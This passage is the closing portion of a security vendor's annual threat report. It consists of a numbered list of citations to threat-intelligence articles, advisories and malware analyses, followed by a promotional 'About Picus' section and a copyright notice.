- [114] "Threat Actors' Toolkit: Leveraging Sliver, PosHC2 & Batch Scripts," The DFIR Report. <https://thedfirreport.com/2024/08/12/threat-actors-toolkit-leveraging-sliver-poshc2-batch-scripts/>
- [115] "PosHC2," Nettitude Labs. <https://labs.nettitude.com/tools/poshc2/>
- [116] J. Rittle, "OAS Engine Deep Dive: Abusing low-impact vulnerabilities to escalate privileges," Cisco Talos Blog. <https://blog.talosintelligence.com/oas-engine-deep-dive/>
- [117] "People's Republic of China (PRC) Ministry of State Security APT40 Tradecraft in Action." <https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-190a>
- [118] C. Raghuprasad, "CoralRaider targets victims' data and social media accounts," Cisco Talos Blog. <https://blog.talosintelligence.com/coralraider-targets-socialmedia-accounts/>

- [119] M. Callahan, "API Breaches Continue," <https://salt.security/blog/its-2024-and-the-api-breaches-keep-coming>
- [120] "Defending Against Cyber Threats Leveraging Microsoft Graph API," Default. <https://www.csa.gov.sg/alerts-advisories/Advisories/2024/ad-2024-010>
- [121] "CVE-2024-21412: DarkGate Operators Exploit Microsoft Windows SmartScreen Bypass in Zero-Day Campaign," Trend Micro. https://www.trendmicro.com/en_us/research/24/c/cve-2024-21412--darkgate-operators-exploit-microsoft-windows-sma.html
- [122] J. Johnson, "You Can Run, but You Can't Hide: Defender Exclusions." Available: <https://www.huntress.com/blog/you-can-run-but-you-cant-hide-defender-exclusions>
- [123] "Kasseika Ransomware Deploys BYOVD Attacks Abuses PsExec and Exploits Martini Driver," Trend Micro. https://www.trendmicro.com/en_us/research/24/a/kasseika-ransomware-deploys-byovd-attacks-abuses-psexec-and-expl.html
- [124] S. Bitam, S. Bousseaden, T. DeJesus, and A. Pease, "Invisible miners: unveiling GHOSTENGINE's crypto mining operations." <https://www.elastic.co/security-labs/invisible-miners-unveiling-ghostengine>
- [125] "Threat Actors leverage Docker Swarm and Kubernetes to mine cryptocurrency at scale." <https://securitylabs.datadoghq.com/articles/threat-actors-leveraging-docker-swarm-kubernetes-mine-cryptocurrency/>
- [126] "Docker Swarm and Kubernetes to mine cryptocurrency." <https://securitylabs.datadoghq.com/articles/threat-actors-leveraging-docker-swarm-kubernetes-mine-cryptocurrency/>
- [127] D. Alon, "Compromised Cloud Compute Credentials: Case Studies From the Wild," Unit 42. <https://unit42.paloaltonetworks.com/compromised-cloud-compute-credentials/>
- [128] C. Jones, "SSH shaken, not stirred by Terrapin vulnerability," The Register. https://www.theregister.com/2023/12/20/terrapin_attack_ssh/
- [129] "Dragonblood." <https://wpa3.mathyvanhoef.com>
- [130] S. Ozarslan, "How to Beat Nefilim Ransomware Attacks," <https://www.picussecurity.com/resource/blog/how-to-beat-nefilim-ransomware-attacks>
- [131] A. Unnikrishnan, "Technical Analysis of BlueSky Ransomware," CloudSEK - Digital Risk Management Enterprise | Artificial Intelligence based Cybersecurity. <https://cloudsek.com/technical-analysis-of-bluesky-ransomware/>
- [132] "Find your Mac model name and serial number," Apple Support. <https://support.apple.com/en-by/102767>
- [133] S. Adair, "Active Exploitation of Two Zero-Day Vulnerabilities in Ivanti Connect Secure VPN," Volexity. <https://www.volexity.com/blog/2024/01/10/active-exploitation-of-two-zero-day-vulnerabilities-in-ivanti-connect-secure-vpn/>
- [134] S. Gatlan, "Ivanti Connect Secure zero-days now under mass exploitation," BleepingComputer. <https://www.bleepingcomputer.com/news/security/ivanti-connect-secure-zero-days-now-under-mass-exploitation/>
- [135] "Computer Security Course Content Week 9: Malware." Available: <https://people.cs.rutgers.edu/~pxk/419/notes/pdf/09-malware.pdf>
- [136] "Import Address Table (IAT) Hooking." Available: <https://www.ired.team/offensive-security/code-injection-process-injection/import-address-table-iat-hooking>
- [137] R. Chen, "The Import Address Table is now write-protected, and what that means for rogue patching," The Old New Thing. <https://devblogs.microsoft.com/oldnewthing/20221006-07/?p=107257>
- [138] Joe Security LLC, "Automated Malware Analysis Report for file.exe - Generated by Joe Sandbox," Joe Security LLC. <https://www.joesandbox.com/analysis/776315/0/html>
- [139] Joe Security LLC, "Automated Malware Analysis Report for Isass.exe - Generated by Joe Sandbox," Joe Security LLC. <https://www.joesandbox.com/analysis/1451836/0/html>
- [140] "GitHub - gentilkiwi/mimikatz: A little tool to play with Windows security," GitHub. <https://github.com/gentilkiwi/mimikatz>
- [141] "MAR-10135536-8 – North Korean Trojan: HOPLIGHT," Cybersecurity and Infrastructure Security Agency CISA. <https://www.cisa.gov/news-events/analysis-reports/ar19-100a>
- [142] "The Art of Mac Malware: Analysis p. wardle" Available: <https://taomm.org/PDFs/vol1/CH%20%20%20Persistence.pdf>
- [143] "Boot or Logon Autostart Execution: Login Items." Available: <https://attack.mitre.org/techniques/T1547/015/>

About Picus

Picus Security, the leading security validation company, empowers organizations to gain a clear, context-driven view of their cyber risk. As a first-mover of Adversarial Exposure Validation, the Picus Security Validation Platform correlates, prioritizes, and validates critical exposures across siloed data sources, enabling security teams to focus on critical gaps and high-impact fixes. By leveraging Breach and Attack Simulation, Automated Penetration Testing, and Automated Red Teaming, Picus delivers broad capabilities that integrate with an organizations' existing security technologies.

The Picus Security Validation Platform goes beyond simple attack validation by offering actionable insights and step-by-step remediation guidance through the Picus Mitigation Library. By combining advanced validation capabilities with a focus on practical outcomes, Picus emboldens security teams to prioritize the most critical fixes and make confident, data-driven decisions. As a result, it has achieved an impressive 95% recommendation in Gartner® Peer Insights™ Customers' Choice for 2024 in the BAS tools category, underscoring its impact on strengthening organizational defenses.

Start your journey toward stronger cyber resilience today at picussecurity.com



PICUS RED REPORT™ 2025

© 2025 Picus Security. All Rights Reserved.

All other product names, logos, and brands are property of their respective owners in the United States and/or other countries.

